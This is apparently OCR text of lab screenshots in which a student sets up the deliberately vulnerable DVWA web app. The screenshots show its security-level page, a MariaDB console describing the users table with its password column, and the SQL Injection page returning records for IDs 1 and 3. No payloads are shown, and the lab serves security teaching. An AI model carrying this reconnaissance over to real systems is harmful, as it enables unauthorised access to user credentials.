

DVWA Security :: Damn Vulnera
php - Problems with creation of
localhost/dvwa/security.php
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
DVWA Security
Security Level
Security level is currently: impossible.
You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:
1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Type here to search
20°C
7:59 PM
3/14/2024

Lab 19.02:


1,


E:\wamp64\bin\mariadb\mariadb11.2.2\bin\mysql.exe
Server version: 11.2.2-MariaDB mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
| Database |
| dvwa |
| information_schema |
| mysql |
| performance_schema |
| sys |
| test_database |
6 rows in set (0.001 sec)
MariaDB [(none)]> use dvwa;
Database changed
MariaDB [dvwa]> show tables;
| Tables_in_dvwa |
| guestbook |
| users |
2 rows in set (0.001 sec)
MariaDB [dvwa]> desc users;
Field	Type	Null	Key	Default	Extra
user_id	int(6)	NO	PRI	NULL	
first_name	varchar(15)	YES		NULL	
last_name	varchar(15)	YES		NULL	
user	varchar(15)	YES		NULL	
password	varchar(32)	YES		NULL	
avatar	varchar(70)	YES		NULL	
last_login	timestamp	YES		NULL	
failed_login	int(3)	YES		NULL	
8 rows in set (0.028 sec)
MariaDB [dvwa]>
Type here to search
20°C
9:18 PM
3/14/2024


3,


Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Ma
localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:44 PM
3/14/2024


5,



Vulnerability: SQL In
Poe
mysql - What is the
CREATE TABLE - Ma
localhost/dvwa/vulnerabilities/sqli/?id=3&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 3
First name: Hack
Surname: Me
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/
Type here to search
20°C
8:44 PM
3/14/2024


6,

